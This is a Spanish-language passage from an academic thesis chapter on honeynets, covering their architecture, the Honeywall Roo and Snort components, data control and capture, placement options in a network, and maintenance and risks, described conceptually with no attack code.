De acuerdo con la definición anterior se puede decir que una Honeynet es un Honeypot de *Alta interacción*, en la definición también se habla de una red de Honeypot por lo que se entiende que una Honeynet no solo está formado por maquinas que representan a Honeypot, sino que también se involucra en su implementación dispositivos propios de una red como routers, switch, etc.

Una Honeynet busca hacer una simulación de la red de la organización imitando sus servicios y configuraciones, de tal manera que las vulnerabilidades sean las mismas que en ambientes reales con el fin de hacer creer al atacante que es una red legitima.

Sin embargo, una Honeynet no solo está formada por Honeypots destinados a ser atacados, también posee dispositivos que le permitan filtrar el tráfico proveniente del atacante, del tráfico de la red interna, además de registrar todas las acciones realizadas por un atacante. Las principales diferencias entre una Honeynet y un Honeypot tradicional son las siguientes:

- Una Honeynet no es un solo Honeypot tradicional, sino es una red de Honeypots, en la que exista una variedad de sistemas operativos como Windows, Linux, Solaris, etc.

- Los sistemas y aplicaciones implementados en una Honeynet deben se sistemas de producción reales, para que resulten atractivos para los atacantes, con la particularidad de que estos no sean utilizados por la organización.

El factor clave de una Honeynet radica en que está diseñada para ser atractiva para los atacantes, sin embargo, es necesario tomar medidas para asegurarse de que ésta no está siendo utilizada para desplegar ataques hacia otras redes, por este motivo una Honeynet debe ser implementada basándose en la arquitectura básica mostrada en la siguiente figura:




Figura 3-2: Estructura básica de una Honeynet

Fuente:(Joshi & Sardana, 2011)

Las Honeynets aparecen con el proyecto Honeynet Project, el mismo que se encarga de la detección de nuevos malware, métodos de ataque, etc., utilizados por la comunidad de blackhat, además del desarrollo de nuevas herramientas para las tecnologías de Honeynet,

También el proyecto Honeynet Project se encarga de definir un conjunto de requisitos estándar como son: Control, Captura y Recolección de datos, con el fin de garantizar un correcto funcionamiento de las Honeynets. El proyecto Honeynet Project recoge toda la información de los ataques realizados a las Honeynets que se encuentran implementadas en varios lugares del mundo.

2.3.1 Usos de las honeynets

Es complejo definir los usos que se les puedan dar a las Honeynets, ya que por ser una tecnología flexible esta puede utilizarse en diferentes ámbitos de la seguridad informática, para ello se realiza una clasificación de los tipos de Honeypots según su uso: *Honeypots de investigación* y *Honeypots de Producción*. (Joshi & Sardana, 2011).

Tabla 2-2: Clasificación por el uso de las Honeynet

TIPO DE HONEYNET	CARACTERISTICAS
Honeynet de Producción	- Están ubicados en la misma red de los servidores internos de la organización. - Son utilizados para complementar la protección a la red mediante sus herramientas de detección de ataques. - Son utilizadas como una jaula para los posibles atacantes ya que si logaron ingresar a un Honeypot será muy difícil que a través de él pasen a la red de producción real. - Generalmente se ubican en una red independiente a la red de producción.
Honeynet de Investigación	- - Buscan recopilar la mayor cantidad de información de las acciones realizadas por el atacante, para luego realizar un análisis de las tendencias de los métodos de ataque. - Requieren un alto nivel de iteración con el atacante para lograr obtener cantidad y calidad de datos capturados.

Fuente: (Joshi & Sardana, 2011)
Realizado por: Cristina Palmay

2.3.2 Firewall, sistemas de detección y prevención de intrusiones.

En la actualidad la mayoría de las infraestructuras de TI cuenta con un Firewall, IPS o IDScomo herramientas de defensa ante posibles intrusiones, en líneas anteriores se mencionó que una Honeynet de producción puede ser utilizada también como una herramienta de defensa, porque se podía detectar posibles ataques informáticos incluso en tiempo real.

Sin embargo el funcionamiento y objetivo de una Honeynet no debe ser nunca confundido con el funcionamiento y objetivos de un firewall, IPS o IDS, ya que cada uno de ellos tiene una razón de ser diferente, aunque todos sean sistemas de prevención y/o detección de intrusos. A continuación, en la tabla 3-2 se da hará una comparación de estos equipos, en el ámbito de la seguridad informática. (Joshi & Sardana, 2011).

Tabla 3-2 Clasificación por el uso de las Honeynets

EQUIPO	FUNCIÓN	DESVENTAJA
FIREWALL	Administrar los accesos a los servicios de la red.	No puede proteger a la red de ataques que han logrado pasar a través de él.
	Registrar en archivos de log los intentos de entrada y salida de la red.	No puede proteger a la red de las amenazas internas a la interface de red donde se encuentra la conexión con el firewall.
	Filtrar los paquetes en función de si dirección IP de origen y destino y a su número de puerto.	No puede proteger de los virus de archivos y programas.
	Realizar un filtrado por protocolo http, https, Telnet, TCP, UDP, SSH, FTP, etc.	En ciertos casos cuando el volumen del tráfico de red es alto, puede abrumar la capacidad de monitoreo del firewall, resultando un posible paso de trafico malicioso hacia la red.
	Controlar el número de conexiones que se están produciendo en un punto y bloquearlas si superan	*Continúa pag. 22*

	un límite que esta previamente configurado.	
IDS	Analiza del comportamiento del tráfico de la red, y lo compara el tráfico sospechoso con una base de datos de firmas. Además de analizar el tráfico también hace una verificación del contenido del paquete y su comportamiento, *tan pronto como el IDS detecta según sus formas un ataque, este actualiza las reglas de filtrado del firewall*	Para su administración es necesario un amplio nivel de conocimientos y experiencia. No son tan efectivos a la hora de mejorar la seguridad, ya que solo detectan las amenazas no las detienen en tiempo real.
IPS	Funcionan en base a una base de datos de firmas a través de la cual se puede determinar si el tráfico entrante a la red presenta anomalías Pueden funcionan a nivel de la capa 7, lo que les da la posibilidad de descifrar los protocolos que trabajan en esta capa como, por ejemplo: HTTP, SNMP, etc. Pueden permitir o restringir el acceso a usuarios, aplicaciones y a host si este detecta actividades mal intencionadas o tráfico anormal de la red.	Presentan el problema de los *"Falsos positivos",* esto quiere decir que el IPS auto deniega el servicio a usuarios, aplicaciones y/o host legítimos porque ha detectado acciones o trafico malicioso cuando en realidad no lo es. Para su administración es necesario un amplio nivel de conocimientos y experiencia.

Fuente: (Joshi & Sardana, 2011)
Realizado por: Cristina Palmay

2.3.3 Honeynets vs. firewall, ids e ips

Los firewalls y los IDS son herramientas de seguridad informática de tipo defensivo únicamente, a excepción de los IPS que brindan una acción preventiva respecto a los posibles ataques; este tipo de herramientas contribuyen al clásico concepto de seguridad informática que consiste en *Proteger a las infraestructuras TI de la mejor forma posible.*

Sin embargo, el concepto clásico de seguridad no podrá llevar a los administradores de TI a la delantera de los Blackhat, ya que en este enfoque de seguridad informática primero es necesario detectar los ataques para posteriormente reaccionar a los mismos.

El problema radica en que el atacante siempre lleva la iniciativa con el diseño de nuevos métodos y herramientas de ataque, mientras que el administrador de seguridad primero deberá conocer las herramientas utilizadas por los Blackhat para luego poder combatirlas.

Las Honeynet no es una tecnología defensiva a diferencia de los firewalls, IDS e IPS, sino es una tecnología de seguridad ofensiva porque busca la mayor interacción con el atacante y en muchas ocasiones logra confundirlo y captura una gran cantidad de información de los hackers para aprender de sus métodos de ataque.

Los firewalls, IDS, e IPS también recopilan información de las intrusiones a la red, esta información generalmente es recopilada en forma de archivos de log en los que se detallan de una forma técnica y minuciosa cada uno de los eventos ocurridos en la red, sin embargo, mucha de esta información es demasiado grande y tediosa de analizar además de no registrar información valiosa de los métodos de ataque utilizados.

Cuando se realiza una comparación entre una Honeynet con dispositivos como los Firewalls, IDS e IPS, depende de la depuración que el administrador de la red realice en los eventos registrados con la finalidad de establecer de forma correcta las alertas que corresponden a los *Falsos positivos* y *Falsos negativos*.

Mientras que con una Honeynet no hay necesidad de depurar las alertas obtenidas ya que se debe entender que la Honeynet está diseñada para ser atacada, por lo tanto, toda la actividad registrada en la Honeynet es sospechosa.

2.4 Requisitos para la construcción de la honeynet

Para que una Honeynet alcance sus objetivos deberá cumplir con algunos requisitos considerados críticos, todas las Honeynet deben llevar un control, captura y análisis de datos, sin embargo a pesar de ello se debe tomar en cuenta que las Honeynets no son iguales, porque pueden tener una diversidad en los host, servicios, diferente topología, nivel de acceso, etc. (Joshi & Sardana, 2011).

2.4.1 Control de datos.

Permiten evitar que el atacante salga de la Honeynet hacia la red de producción, actúa como un muro de contención que evita que los ataques lanzados a ella alcancen a la red de producción; el control de datos permite asegurar que el flujo de datos proveniente de los atacantes se quede dentro de la Honeynet, sin embargo, se debe permitir un cierto grado de libertad para que los atacantes expertos no sospechen de que se trata de una Honeynet.

El control de datos se puede implementar a través de equipos como firewalls en donde se configuren reglas que permitan el acceso del tráfico entrante pero que se limite el número de conexiones del tráfico saliente, por días o por horas.

Para seleccionar este periodo de tiempo hay que tener en cuenta el tipo de ataque y de atacante que se pretende estudiar; se fija este límite de conexiones con la finalidad de que si un host de la Honeynet es comprometido este no pueda lanzar ataques de denegación de servicio hacia sistemas de producción. Mientras más se le permita al atacante establecer conexiones salientes, más se aprenderá, sin embargo, los riesgos serán mucho más graves.

2.4.2 Captura de datos.

Consiste en la captura, seguimiento y almacenamiento de todas las actividades realizadas por los atacantes para su posterior análisis, tratando de obtener la mayor cantidad de información posible de los métodos de ataque, herramientas utilizadas, información

buscada, servicios atacados, tipos de ataques lanzados, etc., por el atacante en la Honeynet; sin embargo, es imprescindible que el atacante no se dé cuenta de estas actividades.

Es muy importante que la información obtenida se almacene en un lugar exterior a la Honeynet, y se la realice a varios niveles, estos pueden ser:

- Registros del firewall, aquí se puede capturar todo el tráfico entrante y saliente que atraviesa el firewall.
- Capturas del tráfico de red, en donde se captura todos los paquetes que ingresan y salen de la red junto con su contenido, generalmente para estas tareas se utiliza un IDS.
- Captura de las actividades en el sistema, esta es una tarea que consiste en capturar y almacenar las actividades realizadas por el atacante en los Honeypots de las Honeynet, tomando en cuenta que los Honeypots puede tener sistemas operativos tanto Linux como Windows, u otros.

Esta información es fundamental para tener una comprensión del ataque, para llevar a cabo esta tarea se puede utilizar software de tipo keyloguer que capturan las pulsaciones del teclado.

2.4.3 Análisis de datos.

En esta actividad se convierte los datos recogidos en información útil que permita identificar tipos y patrones de ataque, en las Honeynet generalmente la principal herramienta de análisis de datos en la interfaz gráfica Walleye.

2.4.4 Arquitectura de una honeynet

Según el proyecto Honeynet Project las Honeynets se pueden dividir en dos arquitecturas bien diferenciadas, Generación I y Generación II, sin embargo, para la implementación de una Honeynet se puede seleccionar según la necesidad, su topología, herramientas para

llevar a cabo las tareas de control, captura y análisis de datos, los sistemas operativos que tendrán los Honeypots de la Honeynet, los servicios, etc.

2.4.5 Honeynet de tercera generación: honeynet virtuales

Las Honeynets virtuales nacen de la necesidad de reducir costos en recursos hardware, ya que no toda organización tiene la posibilidad de invertir en equipamiento para destinarlo exclusivamente para el monitoreo de posibles ataques.

Las tecnologías de virtualización han permitido el aparecimiento de este tipo de Honeynets; una Honeynet virtual se puede definir como: *Un conjunto de Honeypot virtuales los cuales forman una red y se encuentran todos instalados sobre un solo computador físico*. Según el proyecto Honeynet Project, las Honeynets virtuales se pueden clasificar en dos tipos:

Honeynet Virtual Autcontenida. - En este tipo de Honeynet, tanto el Honeywall como los Honeypots están contenidos en un solo equipo físico, la ventaja de este tipo de red virtual es que es portable, es decir toda la Honeynet puede estar contenida en una portátil, la misma que puede moverse y conectarse a cualquier punto de la red de producción.




Figura 4-2: Honeynet Virtual Auto contenida

Fuente: (Provos, 2008)

Honeynet Virtual Hibrida. - En este tipo de Honeynet, los Honeypots de la Honeynet se implementan en un equipo físico independiente al Honeywall, es decir el Honeywall no se encuentra instalado en el mismo equipo que los Honeypots, la ventaja de este tipo de Honeynet es que brinda una capa de seguridad adicional al Honeywall, ya que esta distribución evita que los atacantes descubran el Honeywall.




Figura 5-2: Honeynet Virtual Hibrida

Fuente: (Provos, 2008)

Otra ventaja que ofrece este tipo de Honeynet es que se puede utilizar una variedad de software y hardware para implementar las funciones de captura y el control de datos. La elección del tipo de Honeynet virtual dependería si se busca portabilidad o seguridad, en el primer caso el Honeywall está más expuesto a que sea descubierto por el atacante debido a que se encuentra en el mismo equipo físico de los Honeypots.

En el segundo caso es más difícil que el atacante ingrese o descubra de la existencia del Honeywall, debido a que este se encuentra en un equipo físico diferente al equipo donde se encuentran los Honeypots, además de contar con reglas de firewall que eviten el acceso al Honeywall, sin embargo, es muy posible que puede acceder a otro Honeypot de la Honeynet.

Generalmente las Honeynets virtuales, utilizan herramientas de virtualización como las que se mencionan a continuación:

Tabla 4-2 Tecnologías de virtualización

TECNOLOGÍA DE VIRTUALIZACIÓN	CARACTERISTICAS
Tecnologías de virtualización "VMWare Esxi"	Consta de un Hypervisor de propósito general, para alojar otros sistemas operativos. VMWare solo se limita a trabajar con hardware de la plataforma Intel. Esta tecnología es una máquina virtual que puede ejecutar múltiples instancias de Linux a la vez, es similar a VMWare, pero la diferencia con este último es que solo admite Honeypots con sistemas operativos Linux.
Herramienta Open Source User Mode Linux UML.	Tiene incorporado las herramientas para Honeynets como las que se mencionan a continuación: - TTYLogin - Hppfs. - Modo Skas

Fuente: (Joshi & Sardana, 2011)
Realizado por: Cristina Palmay

2.4.6 ¿Qué es un honeywall?

Se puede definir a un Honeywall como: *"Una Honeywall es un ordenador configurado para filtrar y observar el tráfico que generan uno o varios Honeypots protegiendo al resto de la subred de los ataques de los mismos. Es una parte esencial de una Honeynet y cuenta con varios mecanismos para controlar las acciones de los bots capturados. El equipo que hace este papel debe ser invisible para los Honeypots con el fin de estudiar en profundidad y sin interferir qué hacen y cómo".* (Joshi & Sardana, 2011).

Es un conjunto de utilidades de licencia libre que permite generar una Honeynet de alta iteración, que sea capaz de contener a varios Honeypots con sistemas operativos diferentes; algunos de las herramientas que contiene el Cd de Honeywall Roo son:

Tabla 5-2 Herramientas del Honeywall Roo

HERRAMIENTA	DESCRIPCIÓN
ARGUS	Genera flujos de datos que correlacionen tanto los paquetes de datos asociados como el total de tiempo de las comunicaciones.
IPTABLES	Es un firewall ficticio para atraer a los atacantes, Iptables actúa como firewall en la interfaz de la red de Honeywall regulando los paquetes que ingresan y salen de la Honeynet, para hacer pensar a los atacantes que están en una red productiva verdadera.
P0F	Es una herramienta de tipo fingerprinter, permite obtener información del sistema operativo, la distancia aproximada a un sistema remoto, la presencia de un firewall, etc.
SNORT	Es un IDS basado en red, gratuito y de código libre, que actúa como Gateway para toda la información capturada por la pasarela Honeywall. Snort se encarga de enviar alertas para notificar al administrador de la red de posibles ataques, para su funcionamiento Snort cuenta con un motor conocido como Pre Procesador, el mismo que se encarga de activar reglas dinámicas que se encuentran previamente predefinidas, además cuenta con un conjunto de firmas predefinidas las mismas que se activan según la detección de un posible ataque que hace referencia a cualquiera de ellas.
HFLOW2	Es una herramienta que se encarga de realizar el análisis de datos de Snort y Sebek y se encarga de almacenar los mismos en una base de datos, los cuales pueden ser consultados a través de una interfaz gráfica como Walleye.
SNORT ONLINE	Es una versión de Snort que le permite actuar como IPS, Snort Online interactúa directamente con el firewall *IpTables*, con la finalidad de que cuando se detecte un ataque, se envié los paquetes al firewall, para que este corte de inmediato el tráfico.
	Es una herramienta de captura de datos, a través de ella se puede obtener los

Continúa pag. 30

SEBEK	Es una herramienta de captura de datos, a través de ella se puede obtener los comandos, password, etc., digitados por el atacante; básicamente Sebek es una herramienta tipo Keyloguer. Sebek está formado por un software servidor el mismo que se instala en el Gateway o Honeywall, este módulo procesa los datos recolectados por los Honeypot, el módulo cliente se instala en los Honeypots ya sea en ambientes Windows, como Linux.
WALLEYE	Es una interfaz gráfica basada en la Web, que permite la configuración, administración y análisis de datos, a la que se puede acceder de forma remota mediante el puerto 443 o https, usando certificados seguros basados en SSL; esta interfaz no se instala por defecto, hay que habilitarla durante la configuración del Honeywall

Fuente: Joshi & Sardana, 2011

Realizado por: Cristina Palmay




Figura 6-2: Interfaz Walleye

Fuente: (Snort, 2016)

2.5 Consideraciones imporantes de snort

En la tabla 6-2 se describe los componentes de Snort:

Tabla 6-2 Componentes de Snort

COMPONENTES DE SNORT	CARACTERÍSTICAS
Módulo de decodificación de paquetes	Se encarga de almacenar toda la información de cada uno de los paquetes que ingresan a la Honeynet, como, por ejemplo, protocolos, direcciones IP de origen y destino, direcciones Mac, etc.
Pre procesadores	Son una especie de plugins que permiten ampliar las funcionalidades de Snort, cada pre procesador tiene un objetivo y está dirigido para un determinado tipo de paquetes, cuando los pre procesadores son ejecutados se puede analizar o modificar los paquetes, y a su vez lanzar alertas sobre la interfaz Walleye acerca de una posible intrusión.
Motor de Detección	Inspecciona el contenido de cada paquete y toma la información del módulo decodificador y los preprocesadores y los compara con los patrones de la base de firmas.
Plugins de salida	Este módulo se activa tras la detección de un paquete sospechoso debido a que encuentra una coincidencia con la base de firmas.

Fuente: (Joshi & Sardana, 2011)

Realizado por: Cristina Palmay

Snort tiene activados el siguiente pre procesadores en su archivo de configuración:

Tabla 7-2 Preprocesadores de Snort

PREPROCESADOR	DESCRIPCIÓN
FRAG3	Es un módulo que detecta ataques y técnicas de evasión originadas de la fragmentación IP.
STREAM 4 STREAM_REASSEMBLE	Es un módulo que inspecciona y reemsambla los paquetes TCP, permitiendo detectar ataques basándose en el estado de la conexión, además realiza el análisis de sesiones UDP.
HTTP_INSPECT HTTP_INSPECT_SERVER	Es un módulo que inspecciona las peticiones y respuestas del trafico HTTP provenientes de clientes y servidores.

Continúa pag. 32

SFPORTSCAN	Este módulo permite detectar la primera fase de un ataque informático, de escaneo de puertos (fingerprint), a través de la identificación del tipo de respuesta emitida por los puertos del host escaneados, las respuestas son negativas de los puertos que se encuentran cerrados, permite el análisis de protocolos, TCP, UDP e IP.
ARPSPOOF	Este módulo permite decodificar paquetes ARP, buscando la detección en los cuales se utiliza peticiones unicast ARP y problemas en el mapeo de las direcciones MAC a IP.

Fuente: (Joshi & Sardana, 2011)
Realizado por: Cristina Palmay

El archivo de configuración de Snort tiene un conjunto predefinido de firmas, las cuales son descargadas del sitio Web del proyecto Sourcefire (VTR) y el proyecto Emerging Threats, estas firmas deben ser actualizadas constantemente para combatir a nuevas tecnologías de ataques informáticos.

Debido al elevado consumo de recursos de Snort, para no afectar el funcionamiento de la Honeynet se recomienda que solo se activen en el archivo de configuración las firmas que se acoplen a la organización donde será implementada la tecnología Snort.

Las firmas de Snort deberán ser activadas deberán escogerse en función de los servicios que ofrece la red de producción; se recomienda omitir las firmas que se conoce que producen un elevado número de falsos positivos.

2.5.1 Ubicación de la honeynet en la red

A continuación, se describen tres posibles ubicaciones de las Honeynet según su propósito. (Álvarez & Verdejo, 2003).

2.5.2 Antes del firewall

Esta ubicación corresponde a la zona externa de la red, una Honeynet que se ubica en esta zona, se caracteriza porque tiene acceso directo con los atacantes, por lo tanto, se produce

altos niveles de iteración con ellos; con lo cual se puede obtener información fiable de las trazas de donde provienen los ataques, así como se obtiene información fiable sobre la cantidad y calidad de los ataques.

Esta ubicación de la Honeynet es la menos peligrosa para la red interna, ya que la totalidad de la red real de producción está ubicada después del firewall, el cual se encarga de bloquear el tráfico de la Honeynet hacia la red interna. En la siguiente figura se puede observar ubicación de la Honeynet antes del firewall:




Figura 7-2: Honeynet ubicada antes del Firewall

Fuente: (Álvarez Verdejo, 2003)

Esta ubicación es adecuada para fines meramente investigativos, donde se desea conocer la forma de actuar de los atacantes que vienen desde la internet, ya que, por estar ubicada antes del firewall, los ataques provenientes desde la red interna nunca llegarán a la Honeynet, además esta ubicación impide que se puede observar la respuesta de los equipos de defensa de la red interna como firewalls, IPS, e IDS.

Si se va a colocar una Honeynet en esta ubicación se la deberá implementar con un cierto nivel de complejidad, es decir que no esté tan accesible para el atacante con la finalidad que los atacantes expertos no puedan determinar que se trata de una Honeynet en lugar de una red real.

La desventaja de colocar a la Honeynet antes del firewall es que debido al contacto directo con los atacantes se genera demasiado tráfico en la Honeynet, así como información de los ataques, haciendo tedioso el análisis de toda esta cantidad de información.

2.5.3 Detrás del firewall

Cuando la Honeynet se encuentra en esta posición, el acceso de tráfico a la misma queda afectado por las reglas configuradas en el firewall, en esta ubicación se detecta los ataques que provienen tanto de la red interna como de la externa, como consecuencia de los, firewalls mal configurados, equipos con virus, etc., En la siguiente figura se puede observar la ubicación de la Honeynet detrás de firewall.




Figura 8-2: Honeynet ubicada después del firewall

Fuente (Álvarez Verdejo, 2003)

Al colocar la Honeynet en esta ubicación, el administrador de red deberá configurar el firewall de tal manera que se pueda permitir a los atacantes el acceso a la Honeynet, pero restringiendo la salida de la misma hacia la red de producción.

Por ello será necesario que se configure un firewall dentro de la Honeynet, el mismo que se encargará de restringir el tráfico hacia la red de producción, si el administrador de red no toma estas medidas, se corre un alto riesgo de que el atacante tome el control de la Honeynet para ejecutar sus ataques a la red de producción.

La desventaja de colocar a la Honeynet en esta ubicación radica en que si se tiene dispositivos como IDS o IPS, se generará una cantidad elevada de *Falsos Positivos*, de posibles ataques a la red de producción, lo cual incurre en un trabajo tedioso para el administrador de red, quien tendrá que filtrar cuál de ellos es un ataque verdadero y cuales se encuentran en la Honeynet.

Hay que aclarar que, dentro de la Honeynet, no existe el concepto de *Falsos Positivos*, ya que el tráfico de red que ingrese hasta ella es considerado un ataque informático. Se implementa la Honeynet en esta ubicación, cuando se quiere detectar los posibles ataques provenientes desde la red interna o de producción, o cuando no se dispone de direcciones IPs públicas para la Honeynet.

2.5.4 En la zona desmilitarizada

Cuando la Honeynet se sitúa en la zona desmilitarizada, esta puede detectar ataques provenientes desde la red interna, así como del exterior, para ello el administrador de red deberá realizar una reconfiguración del firewall; ya que la Honeynet se encuentra en una zona de acceso público. La siguiente figura muestra a la Honeynet ubicada en la zona desmilitarizada.




Figura 9-2: Honeynet ubicada en la zona desmilitarizada

Fuente: (Álvarez Verdejo, 2003)

En este caso la detección de ataques provenientes de la red interna se complica un poco, debido a que la Honeynet no se encuentra ubicada en el mismo segmento de red, que la red de producción.

Cuando la Honeynet se sitúa en la zona desmilitarizada, es probable que la detección de atacantes internos no sea óptima, debido a que no se encuentra en el mismo segmento de red de producción, sin embargo, es posible su acceso a la Honeynet.

2.6 Implementación y mantenimiento de las honeynets.

Las Honeynets son difíciles de implementar y mantener, debido a que reúnen una variedad de tecnologías y se debe lograr que estas en conjunto funcionen de forma eficiente, en la tabla 8-2, se resume estas actividades:

Tabla 8-2 Pruebas y funcionamiento de la Honeynet.

	PRUEBAS	**MANTENIMIENTO**
PRUEBAS Y MANTENIMIENTO DE LA HONEYNET.	Probar los mecanismos de control y captura de datos.	Actualización a nuevas tecnologías, sistemas operativos, parches y bases de firmas de IDS.
	Probar los mecanismos de alerta.	Aplicación de nuevas medidas de seguridad en los Honeypots.
	Verificar si la base de firmas del IDS está actualizada, y si detecta con éxito los ataques.	Respaldos de los archivos Logs de Walleye en un servidor Syslog.

Fuente: Joshi & Sardana, 2011

Realizado por: Cristina Palmay

2.7 Riesgos asociados con las honeynet

Las Honeynet es la solución más riesgosa de Honeypot, debido al nivel de iteración establecida con los atacantes, por lo que, si una Honeynet está mal diseñada, el atacante puede hacer uso de la Honeynet para lanzar ataques a los sistemas operativos de producción.

Tabla 9-2 Pruebas y funcionamiento de la Honeynet.

	RIESGOS ASOCIADOS
HONEYNET	- Complejidad en la implementación y el diseño. - Ubicación mal definida, que podría ser aprovechada por los atacantes. - Las funciones de control y captura de tráfico no pueden detectar la presencia de los atacantes, ejemplo: software AdMute. - Nuevas amenazas no detectadas por la Honeynet que tomen el control de la red de producción.

